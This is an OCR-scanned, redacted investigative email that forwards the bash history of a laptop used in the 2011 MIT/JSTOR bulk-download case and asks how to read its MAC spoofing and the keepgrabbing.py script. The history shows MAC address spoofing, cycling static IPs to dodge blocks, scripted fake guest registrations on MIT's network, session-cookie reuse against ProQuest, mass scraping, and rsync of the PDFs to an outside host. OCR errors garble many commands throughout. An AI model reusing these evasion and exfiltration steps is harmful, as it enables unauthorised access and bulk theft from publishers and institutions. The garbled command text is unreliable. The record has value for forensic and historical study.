would anyone have time available to help me decipher the bash history for proof of Mac spoofing and interpret what the script keepgrabbing.py does?

(b)(6),(b)(7)(C),Per

Sent from Blackberry

From (b)(6),(b)(7)(C),Per (BOS)

To: 'Heymann, Stephen (USAMA)' (b)(6).(b)(7)(C).Per @usdoj.gov>

Cc(b)(6),(b)(7)(C). CID)

Sent: Wed Mar 02 17:31:13 2011

Subject: bash history of Acer involved with MIT hack and downloading from JSTOR

FYI

The bash history of the Acer that was connected to the MIT network has references to the python script keepgrabbing and JSTOR:

cat .bash_history

rm .bash_history

screen -x

uptime

df-h is/mnt/pdfs/[wc-l Is -f /mnt/pdfs/ wc -l screen -x cat .bash_history cat .ssh/known_hosts whois ygl.as uptime curl www.jstor.org links www.jstor.org/stable/838383 mv 838383.pdf /mnt/pdfs/ screen -r screen -x curi stor.org curl -l wwww.jstor.org curl -i www.jstor.org sudo ifconfig wlan0 down sudo dhdient -re sudo dhelient -r sudo ifconfig eth0 up sudo dhelient curl -i www.jstar.org curl scripting.com /sbin/ifconfig -a curl scripting.com ping 4.2.2.2 cat /etc/resolv.conf sudo dhclient -r sudo dhallent ping 4.2.2.2 cat /etc/resolv.conf curl scriptng.com curl www.google.com curl -i www.jstor.org /sbin/ifconfig -a ping ghost-laptop.dyndns-free.com ps ax | grep |p /etc/init.d/ez-ipupdate /etc/init.d/ez-lpupdate reload sudo /etc/init.d/ez-ipupdate reload ping ghost-laptop.dyndns-free.com dig ghost-laptop.dyndns-free.com dig @ns1.dyndns.org ghost-laptop.dyndns-free.com sudo /etc/init.d/ez-lpupdate restart dig @ns1.dyndns.org ghost-laptop.dyndns-free.com ez-ipupdate --help ez-ipupdate --help | less sudo ez-ipupdate sudo ez-ipupdate -i eth0 more /etc/ez-ipupdate/default.conf



```
ez-ipupdate --help|less
sudo ez-ipupdate -c /etc/ez-ipupdate/default.conf
sudo ez-ipupdate -vvv -c /etc/ez-ipupdate/default.conf
ez-ipupdate --help less
sudo ez-ipupdate -vvv -c /etc/ez-ipupdate/default.conf -l eth0
sudo ez-lpupdate -c /etc/ez-ipupdate/default.conf -i eth0
dig @ns1.dyndns.org ghost-laptop.dyndns-free.com
is /mnt/(wc-l
cd /mnt
Is
ps ax | grep touch
os ax | grep seq
touch 1
Is
touch 2
seq 1 20
seq 1 20 | xargs touch
Is I wc -I
seq 1 2000000 | xargs touch
Is I wc -I
is I less
Is I wc -I
ps ax | grep bash
who am I
kill 3658
kill -9 3658
mkdir pdfs
ed pdfs
~/keepgrabbing.py
emacs/home/ghost/keapgrabbing.py
zile /home/ghost/keepgrabblng.py
~/keepgrabbing.py
touch foo
rm foo
cd ...
~/keepgrabbing.py
cd /mnt
ls
rm *
ls
cd pdfs
Is
cd
İs
python serveblacks.py
python serveblocks.py 8092
bg
fg
ps ax | grep serve
kill 2461
ps ax | grep serve
```



```
python serveblacks.py 8092
bg
Is/mnt
Is /mnt/pdfs
Is -i /mnt/pdfs/
gnome-screensaver-command --activate
ps ax | grep curl
klH 19047
curl www.jstor.org
dhclient -help
sudo dhellent
bwm-ng
Is blocks/ wc -I
df-h
links www.jstor.org/stable/873098
bwm-ng
gnome-screensaver-command --activate
is blacks/| wc -l
bwm-ng
Is blocks/|wc-l
uptime
bwm-ng
df-h
Is blocks | wc -l
bwm ng
sudo umount/mnt
df
screen -x
~/keepgrabbing.py
cd/mnt/
~/keepgrabbing.py
fg.
cd /mnt/
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing py
bg; ~/keepgrabbing.py
cd/mnt/
~/keepgrabbing.py
bg
bg; ~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
```

~/keepgrabbing.py



bg ~/keepgrabbing.py ~/keepgrabbing.py ~/keepgrabbing.py ~/keepgrabbing.py ~/keepgrabblng.py bg ~/ke ~/keepgrabbing.py bg ~/keepgrabbing.py cd /mnt ~/keepgrabbing.py ~/keepgrabbing.py bg ~/lke ~/keepgrabbing.py ~/keepgrabbing.py ~/keepgrabblng.py ~/keepgrabbing.py ~/keepgrabbing.py ~/keepgrabbing.py ~/keepgrabbing.py ~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py cd /mnt/ ~/keepgrabblng.py cd /mnt/ ~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py ~/keepgrabbing.py cd/mnt/

- ~/keapgrabbing.py
- cd /mnt/
- ~/keepgrabbling.py
- cd /mnt/
- ~/keepgrabbing.py
- cd/mnt/
- ~/keepgrabbing.py
- cd /mnt/
- ~/keepgrabbing.py
- cd /mnt/
- ~/keepgrabbing.py
- cd/mnt/
- ~/keepgrabbing.py
- cd /mnt/
- ~/keepgrabbing.py
- cd /mnt/
- ~/keepgrabbing.py
- cd/mnt/
- ~/keepgrabbing.py
- cd /mnt/
- ~/keepgrabblng.py
- cd/mnt/
- ~/k
- ~/keepgrabbing.py
- cd/mnt
- "/keepgrabbing.py
- cd/mnt
- ~/keepgrabbing.py
- cd /mnt/
- ~/keepgrabbing.py
- ~/keepgrabbing.py
- cd/mt
- cd /mnt/
- cd /mt
- ~/keepgrabbing.py
- ~/keepgrabbing.py
- cd /mnt/
- ~/keepgrabbing.py
- ~/keepgrabblng.py
- cd /mnt/
- ~/keepgrabbing.py
- ~/keepgrabbing.py
- cd /mnt/
- ~/keepgrabbing.py
- ~/keepgrabbing.py
- cd /mnt/
- ~/keepgrabbing.py
- "/keepgrabbing.py
- cd /mnt/
- ~/keepgrabblng.py
- ~/keepgrabbing.py
- cd /mnt/



```
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
cd /mnt
~/keepgrabblng.py
screen -r
screen -x
uptime
df-h
screen -r
screen -x
uptime
bwm-ng
df-h
screen -x
ps ax | grep curl
ps ax | grep keepgr | awk '{print $1}' | xargs kill
ps ax | grep curl
ps ax | grep gr
ps ax | grep curl
df -h
/sbln/lfconfig -a
sudo ifconfig eth0:1 static 18.55.7.49
curl -- Interface eth0:1 www.jstor.org
curl -- Interface eth0:1 www.google.org
rsync -avz pdfs/ ghost-macbook.dyndns-free.com:/voi/pdfs
screen -r
screen -X
python
sudo easy_install pyoal
 sudo apt-get install python-ixml
sudo easy_install pyoal
python
 sudo easy_install --remove pyoal
 easy_install -help
 easy_install --help|less
 sudo easy_install -remove pyoal
 python
 sudo easy_install pyoai
 cd /usr/local/lib/python2.6/
 is site-packages/
 cd
 İş
 locate easy-install.pth
 locate easy_install.pth
 sudo easy_install pyoal
 locate easy-install.pth
 cd /usr/lib/python
```

Is

```
Is -a
cd ../python2.6
easy_install --help
easy_install --help | less
python serveblocks.py
python serveblocks.py 8092
bg
sudo dhellent -r
sudo dhclient
sudo dhellent -r
sudo dhclient
sudo dhellent -r
sudo dhelient
ping 4.2.2.2
sudo dhclient -r
sudo dhellent
sudo dhellent -r
sudo dhelient
sudo dhclient -r
sleep 60
sudo dheilent -r --
sudo dhclient
cd /vol/
Is -I
Is -Ih pdfs
easy_install pyoai
sudo apt-get install python-setuptools
sudo apt-get update
sudo apt-get install python-setuptools
sudo apt-get upgrade
ez-ipupdate
sudo /etc/init.d/ez-ipupdate restart
ping ghost-laptop.dyndns-free.com
/sbin/ifconflg eth0
ping 18.55.7.237
ping ghost-laptop.dyndns-free.com
sudo /etc/init.d/ez-lpupdate restart
ping 18.55.7.237
ping ghost-laptop.dyndns-free.com
sudo /etc/init.d/ez-ipupdate help
sudo /etc/init.d/ez-ipupdate force-reload
ping ghost-laptop.dyndns-free.com
more /etc/init.d/ez-lpupdate
more /etc/ez-ipupdate/default.conf
sudo less /etc/ez-ipupdate/default.conf
ps ax | grep ez-ip
ping ghost-laptop.dyndns-free.com
cd /vol/pdfs/
13
Is | less
python oaigrab.py
```

```
python -i oalgrab.py
cd /vol/
ls
cd muse.jhu.edu/
cd content/oai/journals/
Is
cd social_text/
ls
cd v017/
more 17.3
more 17.3dutton.html
man wget
du -hsc /vol/*
du -hsc /vol/*
bwm-ng
is -ih uristograb.wget
grep pdf urlstograb.wget
screen -x
man wget
cd /vol/
wget -x -nc ~/urlstograb.wget
wget -x -nc -i ~/urlstograb.wget
sudo chown ghost.
wget -x -nc -i ~/urlstograb.wget
wget -q -x -nc -i "/urlstograb.wget
wget -nv -x -nc -i ~/urlstograb.wget
screen -x
emacs galgrab.py
sudo apt-get install emacs23-nox
emacs paigrab.py
python oalgrab.py | tee uristograb.wget
wc -l urlstograb.wget
grep html uristograb.wget | sed -e 's/html/pdf/' > uristograb2.wget
grep pdf uristograb.wget | sed -e 's/pdf/html/' > uristograb2.wget
more uristograb
more uristograb2.wget
cd /vol/
wget -nv -x -nc -i ~/urlstograb2.wget
grep html urlstograb.wget | sed -e 's/html/pdf/' >> urlstograb2.wget
grep html uristograb.wget | sed -e 's/html/pdf/' >> uristograb2.wget
wget -nv -x -nc -1 ~/urlstograb2.wget
curl muse.jhu.edu/f
links muse.jhu.edu
screen-x
cd /media/noname/
cp tograb.log /home/ghost/
```

```
ccd
cd
cd blocks/
15 | WC-
cd ...
my tograb.log blocks/
cd blocks/
more tograb.log
split -n 100 tograb.log
split --help
split --help less
split -l 100 tograb.log tograb.
rm tograb.*
cp /media/noname/tograb.log tograb-
split --help less
split -a 5 -l 100 tograb.log tograb-
Is tograb *
wc-l
Is I we -1
my tograb.log ..
sudo dhclient -- release
sudo dhelient -r
sudo dhclient
sudo dhclient -r
sudo dhelient
sudo /etc/Init.d/ez-ipupdate restart
ping ghost-laptop.dyndns-free.com
/sbln/ifconfig -a | less
ping ghost-laptop.dyndns-free.com
screen -x
sudo ifconfig eth0 up
curl --interface eth0 https://nlc.mlt.edu;444/bin/dynareg?class=v/sltor
/sbin/ifconfig -a
sudo dhellent
curl -- Interface eth0 https://nic.mit.edu:444/bin/dvnareg?class=visitor
cat logininfo
curl -- Interface eth0 https://10.72.0.47:444/bin/dynareg?class=visitor
curl -Interface eth0 10.72.0.47
ping -hel
ping -l eth0 10.72.0.47
/sbin/ifconfig -a
ping -1 eth0 4.2.2.2
man ping
ping -I 10.2.55.120 4.2.2.2
sudo ping -1 10.2.55.120 4.2.2.2
/sbin/lfconfig -a | less
sudo ping -l 10.2.55.120 4.2.2.2
sudo ping -I wian0 4.2.2.2
sudo ping -l eth0 4.2.2.2
ping -I eth0 4.2.2.2
```



```
sudo ping -I eth0 4.
sudo ping.-l eth0 10.72.0.47
sudo curl --interface eth0 10.72.0.47
man curl
sudo curl -interface 10.2.55.120 10.72.0.47
route
/sbin/ifconfig -a
route add default gw 18.2.55.1
sudo route add default gw 18.2.55.1
sudo ping -I eth0 10.72.0.47
echo "sudo route add default gw 18.2.55.1" >> logininfo
sudo curl --interface 10.2.55.120 10.72.0.47
curl --interface eth0 10.72.0.47
curl -interface eth0 https://10.72.0.47;444/bin/dynareg?class=visitor
curl -k -interface eth0 https://10.72.0.47:444/bin/dynareg?class=visitor
curl -d "class=visitor" -k --interface eth0 https://10.72.0.47:444/bin/dynareg
curl -d "class=visitor&action=Register" -k --interface eth0 https://10.72.0.47:444/bin/dynareg
curl -d "vname=Grace+Host&vemail=uhost42@mailinator.com&action=Register&class=visitor" -k --interface eth0
https://10.72.0.47:444/bln/dynareg
echo 'curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&action=RegIster&class=visitor" -k --interface eth0
https://10.72.0.47:444/bin/dynareg' >> logininfo
curl -- interface eth0 10.72.0.47
sudo dhellent eth0
sleep 600; sudo dhollent eth0
curl --interface wlan0 www.yahoo.com
curl --interface wlan0 4.2.2.2
sleep 600; sudo dhallent etho
sudo dhclient eth0
sudo ping -l eth0 10.72.0.47
sudo ping -I wlan0 4.2.2.2
sudo ping -1 eth0 4.2.2.2
man route
dnsip
dig www.yahoo.com
dig www.yahoo.com/grep "IN"
dig www.yahoo.com/grep "IN" | grep 10.72
echo 'dig www.yahoo.com|grep "iN" | grep 10.72' > logininfo
/sbin/ifconfig -a
/sbin/ifconfig -algrep en
sudo ifconfig eth0 hw 00:4c:e5:a0:c7:56
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:56
sudo ifdown eth0
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:56
sudo ifconfig eth0 down
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:56
sudo ifconfig eth0 up
emacs logininfo
ping www.yahoo.com
dig yahoo.com
sudo dhdient
dig www.yahoo.com
```



emacs logininfo emacs /etc/ez-ipupdate/default.conf /sbin/ifconfig -a sudo emacs /etc/ez-ipupdate/default.conf /etc/init.d/ez-ipupdate restart sudo /etc/init.d/ez-ipupdate restart dig dig x.dyndns-free.com dig ns x.dyndns-free.com cat /etc/resolv.c cat /etc/resolv.conf dig www.yahoo.cvom dig www.yahoo.com links --help links --help|grep inerf links --help/grep interf lynx curl -- interface eth0 www.yahoo.com dig @10.2.55.7 www.yahoo.com dig @10,2.55.2 www.yahoo.com sudo dhelient cat /etc/resolv.conf sudo dhelient cat /etc/resolv.conf ping 10.72.0.47 dig @10.72.0.47 www.google.com gnome-screensaverping www.yahoo.com echo 10.72.0.47>> logininfo dig --help host --help dig ns x.dyndns-free.com dig @ns1.dyndns.org ghost-laptop.dyndns-free.org dig @ns1.dyndns.org ghost-laptop.dyndns-free.com /sbin/ifconfig -a ssh ghost-laptop.dyndns-free.org ssh ghost-laptop.dyndns-free.com ssh --help | grep interf man ssh sudo ifconfig eth0 down ssh ghost-laptop.dyndns-free.com sudo curl -- Interface eth0 10.72.0.47 route ssh ghost-laptop.dyndns-free.com ping www.yahoo.com /sbin/ifconfig -assh 10.189.76.179 sudo dhellent eht0 sudo dhclient eth0 route man route



```
route
sudo dhellent eth0
sudo route del default
sudo route -net 10.0.0.0 gw 10.189.64.1
sudo route add -net 10.0.0.0 gw 10.189.64.1
sudo route add 10.0.0.0 gw 10.189.64.1
route
ping 10,189.76.179
ping 10.72.0.47
sudo dhellent eth0
/sbln/ifconfig -a
ping google.com
route
ping 4.2.2.2
sudo dhclient eth0
cat logininfo
curl -d "vname=Grace+Host&vemail=ghost42@mail|nator.com&vsponsor=&vinterval=14"
curl -d "vname=Grace+Host&vemail=ghost42@mailInator.com&vsponsor=&vinterval=14" -k --interface eth0
 https://10.72.0.47:444/bin/dynareg
echo 'curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&vsponsor=&vinterval=14" -k --interface eth0
 https://10.72.0.47:444/bin/dynareg' >> logininfo
 curl www.yahoo.com
 echo 'curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&vsponsor=&vinterval=14" -k -Interface eth0
 https://10.72.0.47:444/bin/dynareg' >> logininfo
 curl d "vname=Grace+Host&vemail=ghost42@mailinator.com&vsponsor=&vinterval=14" -k --interface eth0
 https://10.72.0.47;444/bln/dynarea
 curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&vsponsor=&vinterval=5" -k --Interface eth0
 https://10.72.0.47:444/bin/dynareg
 sudo dhellent eth0
 suda dhellent -r
 sudo dhellent -r eth0
 sudo dhelient eth0
 /sbin/ifconfig -a > ifconfiglog
 /sbin/ifconfig -a
 sudo ifconfig wlan0 down
 sudo ifconfig wlan0 hw ether 90:4c;e5:a0:c7:55
 sudo ifconfig wlan0 up
 /sbin/ifconfig -a
 /etc/init.d/ez-ipupdate restart
  sudo /etc/init.d/ez-ipupdate restart
  dig ghost-laptop.dyndns-free.com
  ping 4.2.2.2
  sudo dhellent
  ping 4.2.2.2
  ping www.yahoo.com
  route
  curl www.yahoo.com
  ssh ghost-laptop.dyndns-free.com
  /sbin/lfconfig -a
  ssh 18.111.48.33
  curl www.yahoo.com
```



sudo dhelient eth0

```
cd /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/
ls
Is I grep alp
Is | grep -v oxford
cd /vol
cd www.genome.org/content/1/3/
cd /medla/bce820ea-a03b-4556-bfa6-eff2d9eb665e/
more pdfs/2520824.pdf
more pdfs/25208234.pdf
Is -I pdfs/25208234.pdf
Is -UI pdfs | head
python
ps ax | grep pyth
ps ax | grep |s
sudo kill 8185
sudo kill -9 8185
fg
cd bl
cd blocks/
 cd done/
Is less
Is I head
 more allpd000000009
more allpd000000009
 more allpd000000000009
is -I /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/20273145.pdf
 is tail
 more tograb-aaggu
 more/mcdia/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/359815.pdf
 ls -l/media/bce820ea-a03b-4556-bfa6-elf2d9eb665e/pdfs/359815.pdf
 Is less
 is | grep -v pd | less
 Is I grep blk | tail
 more blk0000003629
 more/media/bcc820ea-a03b-4556-bfa6-eff2d9eb665e/399479
 more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/399479.pdf
 more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/3999479.pdf
 more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/3999479.pdf
 more/media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/3999478.pdf
 python
 In -s /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /media/drive
 sudo In -s /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /media/drive
 Is /media/drive/pdfs*
 C
 /sbin/ifconfig a
```



```
ssh 10.189.61.53
/sbin/ifconfig -a
sudo /etc/init.d/ez-ipupdate restart
ssh 18.111.48.33
more failedandneedtograb
cat failedandneedtograb | sed -e 's/.pdf//' | sort -u | head
cat falledandneedtograb | sed -e 's/.pdf//' | sort -u > falled-partial-clean
head failed-partial-clean > blocks/testfalled
/sbln/ifconfig -a
curl --interface wlan0 www.yahoo.com
route
ping 18.111.31.1
wc -I falledandneedtograb
sudo apt-get install autossh
sudo apt-get update
man ssh
ps ax | grep dhclient
kill 7937
sudo kill 7937
sudo kill 8001
 sudo kill 8281
 ps ax | grep dhellent
 ps ax | grep netwo
 ps ax | grep Netw
 sudo kili 730
 ps ax | grep Netw
 ps axf
 /etc/init.d/network-manager stop
 sudo /etc/init.d/network-manager stop
 ps ax | grep dhcl
 sudo kill 8839
 ps ax
 /sbin/ifconfig -8
 sudo emacs /etc/ez-ipupdate/default.conf
 sudo /etc/Init.d/ez-ipupdate restart
 dig ghost-laptop.dyndns-free.com
 15
 screen -x
 who am i
  wo -I failed-clean
  screen -X
  cat falledandneedtograb | sed -e 's/.pdf//' | sort -u > falled-partial-clean
  wc-l failedandneedtograb
  cat failedandneedtograb | sed -e 's/.pdf//' | sort -u > failed-clean
  rm falled-partial-clean
  more falled-clean
  cd blocks/done
```

```
Is less
less bik00000000020
wc -1 blk00000000000
cd ...
split -help
split -a 5 -l 1000 failed-clean blocks/blkfall
df-h
creen -x
screen -x
who am I
cd umf
python
cd umi
grep 797854 *
grep 801899 *
15
more 900.html
grep 1978790241 *
screen -r
screen -x
links
screen -x
is blocks
rm failedandneedtograb
rm failed-clean
python
15
mv pdf2size.dbm pdf2size-js3.dbm
more stilltograbx
split --help
split -a 5 -l 100 stilltograbx blocks/stillblk
Is blocks
fg
cd/media/drive/pdfs
more 3590725.pdf
less 3697690.pdf
cd/media/drive/pdfs
more 3590725.pdf
less 3697690.pdf
links "http://www.nelm.org.ezp-
pr/doi/full/10.1056/NEJMp078190?keytype2=tf_ipsecsha&ljkey=d016a4ba45489a1d98c8c00d31b0f51b7fe229d4&
links "http://www.nejm.org.ezp-pr/dol/full/10.1056/NEJMp078190"
links "http://www.nejm.org/dol/full/10.1056/NEJMp078190"
ls.
Is umi/saneurl.py
links http://linkinghub.elsevier.com/retrieve/pil/0933365789900110
 links "http://linkinghub.elsevler.com/retrieve/pii/092911999490006X"
 more /vol/umi/107685.html
links /vol/uml/107685.html
```



```
links /vol/uml/107794.html
curl -l http://linkinghub.elsevier.com/retrieve/nii/89780750657457500224
curl-i
"http://linkinghub.elsevier.com/retrieve/articleSelectSingle?Redirect=http%3A%2F%2Fwvw.sciencedirect.com%2Fscien
ce%3F_ob%3DGatewayURL%26_origin%3DInwardhub%26_urlversion%3D4%26_method%3DcitationSearch%26_piikey%
3D89780750657457500224%26_version%3D1%26md5%3D5d0b15fec31eccc36684151f1e94990a"
curl -i
"http://www.sciencedirect.com/science? ob=GatewayURL& origin=inwardhub& uriversion=4& method=citationSearc
h& piikey=89780750657457500224& version=1&md5=5d0h15fec31eccc36684151f1e94990a"
curl -i "http://www.sciencedirect.com/science? ob=ArticleURL& udl=B8K8S-4RIMOTB-
8& user=501045& coverDate=01%2F09%2F2008& rdoc=1& fmt=high& orig=search& origin=search& sort=d& doca
nchor=&view=c& acct=C000022659& version=1& urlVersion=0& userid=501045&md5=0dd2643f6e14c404198de5326
a67c81a&searchtype=a"
ping www.jstor.org
curl www.jstor.org
screen-x
 df-h
screen -r
 screen -x
 cd /media/drive/jsindex/
 rm *
 Is
 5
 cd 1923
 more 00900.html
 python
 cd ...
 python
 more 1923/06700.html
 is blocks
 df-h
 sudo umount /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/
 plng 4.2.2.2
 /sbin/ifconfig -a
 /sbin/ifconfig -a less
 ~/bin/sis pdfs | head
  ./sls pdfs | head
 cd pdfs
  ../sis | xargs -1 mv {} /vol/pdfs/
  ../sls . | xargs -i mv (} /vol/pdfs/
  İs
  cd ..
  rmdir pdfs
  more deleteandgrab
  ls
```



```
Is -l
more pdfs3.sls
tail pdfs3.sls
15
more js3.lslR
less is 3. IsiR
is -ih js3.isiR
fg
Is
is -ih pdf2size-js4.dbm
wc -l js3.lslR
python
split -a 5 -l 100 30mblocks blocks/grp30m
cd /vol/jsindex/
python
cd /media/dr
cd /media/drive/
~/keepgrabbing.py
more /media/drive/4478605.pdf
more/media/drive/pdfs/4478605.pdf
curl protect.theinfo.org
links protect.theinfo.org
df
ps ax | grep part
ps ax
cd /media/
mkdir drive2
sudo mkdir drive2
sudo mount /dev/sdf drive2
sudo mount -t reiserfs /dev/sdf drive2
sudo mount -t reiserfs /dev/sdf1 drive2
df
df-h
cd drive2
İs
Is -a
mkdir pdfs
sudo mkdir pdfs
sudo chown ghost pdfs
cd /vol
Is -
cd ..
is 4
rm vol
sudo rm vol
sudo in -s /media/drive2 vol
screen -r
screen -x
ping www.google.com
/sbin/ifconfig -a
```



```
/sbin/ifconfig -a less
dhclient
sudo dhelient
sudo ifdown eth0:1
ping www.google.com
/sbin/ifconfig -a
/sbin/ifconfig -a less
ping 4.2.2.2
cat /etc/resolv
cat /etc/resolv.conf
ping 10.72.0.47\
ping 10.72.0.47
ping 4.2.2.2
sudo ifconfig down eth0:1
 sudo ifconfig eth0:1 down
 /sbin/ifconfig -a)less
 sleep 600 && bell
 bg
 dhclient
 sudo dhelient
 df -h
 sudo umount /dev/sdf1
 fg
 ps ax | grep dhole
 sudo kill 31696
 /sbin/ifconfig -a | less
 screen -x
  gnome-screensaver
 gnome-screensaver-command -lock
  gnome-lock-screen
  gnome-screensaver-lock
  xscreensaver -lock
  gnome-screensaver-command --lock
  gnome-screensaver
  screen -x
  cd /media/
  mount /dev/sdg1 3aab9fe1-9c54-43b1-9374-72722d78d3c0/
  sudo mount /dev/sdg1 3aab9fe1-9c54-43h1-9374-72722d78d3e0/
  sudo mount /dev/sdh1 3aab9fe1-9c54-43b1-9374-72722d78d3e0/
  /sbin/ifconfig -a
  sudo itconfig mac 91:4c:e5:a0:c7:55
   /sbin/ifconfig -a > mac
   sudo ifconfig mac 91:4c:e5:a0:c7:55
   sudo ifconfig eth0 mac 91:4c:e5:a0:c7:55
   man isconfig
```



```
sudo ifconfig eth0 hw ether 91:4c:e5:a0:c7:55
/sbin/ifconfig -a | grep ether
/sbin/ifconfig eth0
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:55
sudo ifdown eth0
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:55
sudo ifconfig eth0 down
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:55
sudo ifconfig eth0 up
dhclient
sudo dh
suda dhclient
sudo dhclient -r
cd /mnt/
15
cd /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/
ls
15-1/
in -s /medla/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /vol
SUDO In -s /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /vol
sudo In -s /media/bce820ea-a03b-4556-bfs6-eff2d9eb665e/ /vol
 cd /vol
15
 df
 ifconfig
 sudo dhallent -r
 sudo dhelient
 Is
 cd
 screen -r
 is blocks/ wc -i
 screen
 screen -r
 screen -x
 wc -l urlstograb.wget
 df -h | media
 df -h | grep media
 wc -l uristograb.wget
 df-h | grep medla
 grep -v oxford uristograb.wget |less
 grep -v oxford urlstograh.wget | grep -v dukejo | grep -v genesdev | grep -v err | less
 grep -v oxford uristograb.wget |grep -v dukejo |grep -v genesdev | grep -v err | grep -v cship | grep -v rnajou |less
 grep -v oxford uristograb.wget |grep -v dukejo |grep -v genesdev | grep -v err | grep -v cship | grep -v rnajou |grep -v
 grep -v oxford unstograb.wget |grep -v dukejo |grep -v genesdev | grep -v err | grep -v cship | grep -v majou |grep -v
  genome | grap -v learnmam | less
  wc -l urls*
  df-h | grep media
  is blocks/ wc-l
  df -h | grep media
```

Is blocks/ | wc -l df-h | grep media Is blocks/[wc-l df-h | grep medla LS df df-h | grep medla Is blocks/jwc-l df -h | grep media ks blacks/jwc-l Is blocks/ wc -1 df -h | grep media is blocks/ wc df -h | grep media is blocks/|wc-| df-h | grep medla Is blocks/ | wc -l Is /mnt is /vol df-h | grep media Is blocks/Iwc-I df -h | grep media Is blocks/[wc-l df-h | grep media Is blocks/ wc -l df -h Is blocks/ wc df -h | grep media Is blocks/|wc-1 df-h df -h | grep media Is blocks/ wc -1 df-h | grep medla is blocks/] wc-l df-h | grep media Is blocks/Iwc-I df -h | grep medla is blacks/[wc-l df -h | grep medla Is blocks/|wc-l df-h | grep media is blocks/|wc-l df -h | grap media is blocks/|wc-l df -h | grep media ping google.com /sbin/ifconfig -a /sbln/ifconfig -alless umount /media/drive cd /media/drive/



```
Is
df-h
Is
sudo umount /dev/sde1
sudo umount -f/dev/sde1
df =
/sbin/ifconfig -a less
df-h | grep drive2
Is blocks/|wc-l
Is blocks/ wc -1
df-h | grep drive2
/sbin/ifconfig -a
ifconfig eth0:1 static 18.55.7.241
sudo ifconfig eth0:1 static 18.55.7.241
/sbin/ifconfig -a
 curl -interface eth0:1 www.jstor.org
 curl --interface eth0 www.jstor.org
 sudo ifconfig eth0:1 static 18.55.6.241
 curl --interface eth0 www.jstor.org
 curl -- Interface eth0:1 www.jstor.org
 sudo ifconfig eth0:1 static 18.55.5.241
 curl --Interface eth0:1 www.jstor.org
 sudo ifconfig eth0:1 static 18.55.4.241
 curl --interface eth0:1 www.jstor.org
 /sbin/ifconfig-a
 sudo ifconfig eth0:1 static 18.54.4.241
 curl --interface eth0:1 www.jstor.org
 sudo ifconfig eth0:1 static 18.54.5.241
 sudo ifconfig eth0:1 static 18.55.5.241
 sudo ifconfig eth0:1 up static 18.55.5.241
 Is blocks/[wc-l
 ping 4.2.2.2
 cd vol
 cd /vol
  ~/keepgrabbing.py
  fg
  cd ...
  Is vol
  Is -I vol
  rm vol
  sudo rm vol
  sudo In -s /media/drive /vol
  cd /vol
  ~/keepgrabbing.py
  ~/keepgrabbing.py
  cd ..
  cd vol
  ~/keepgrabbing.py
  cd
  15
```



```
mkdir tomove
cd tomove
mkdir pdfs
~/keepgrabbing.py
emacs ../keepgrabblng.py
~/keepgrabblng.py
sudo rm /vol
sudo in -s /media/3aab9fe1-9c54-43b1-9374-72722d78d3e0/ /vol
cd /vol
~/keepgrabbing.py
fg
Is
cd ../vol
~/keepgrabbing.py
links www.jstor.org
dhclient
/sbin/ifconfig -a
ifconfig up eth0:1 18.55.6.251
Ifconfig --help | less[A
ifconfig --help
 ifconfig eth0:1 up static 18.55.6.251
 sudo ifconfig eth0:1 up static 18.55.6.251
 sudo ifconfig eth0:1 up static 18.55.6.252
 /sbin/ifconfig -a
 ping --help | less
 ping -i eth0:1 www.google.com
 /sbin/ifconfig -a
 /sbln/ifconfig-a | less
 sudo ifconfig eth0:1 up static 18.55.6.241
 /sbin/ifconfig-a
 ping -l eth0:1 www.google.com
 ping -I 18.55.6.241 www.google.com
 curl --interface eth0:1 www.google.com
 curl -interface eth0:1 www.jstor.org
 curl -- help | less
 /sbin/ifconfig -a
 sudo ifconfig eth0:1 up static 18.55.6:252
 curl --Interface eth0:1 www.jstor.org
 sudo ifconfig eth0:1 up static 18.55.7.240
  curl --interface eth0:1 www.jstor.org
  curl -interface eth0:1 www.jstor.org/x
  emacs keepgrabbing.py
  cd tomove/pdfs/
  Is I wo-I .
  my * /vol/pdfs
  Is
  cd ..
  İş
  mkdir umi
  curl =0 0.html "proquest.uml.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50"
```



```
curl -o 0.html "proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50&cfc=1"
more 0.html
curl -l proquest.uml.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSlze=50
curl -i "proquest.uml.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50"
curi -H "Cookie: JSESSIONID=f4zWwqzMRSha" -o 0.html
"proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50"
more 0.html
curl -H "Cookie: JSESSIONID=f4zWwqzMRSha" -o 50.html
"proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50&firstIndex=50"
diff -u 0.html 50.html
macs curicommands.py
emacs curicommands.py
python curcicommands.py
python curlcommands.py
more curicommands.sh
rm curlcommands.py
emacs curlcommands.py
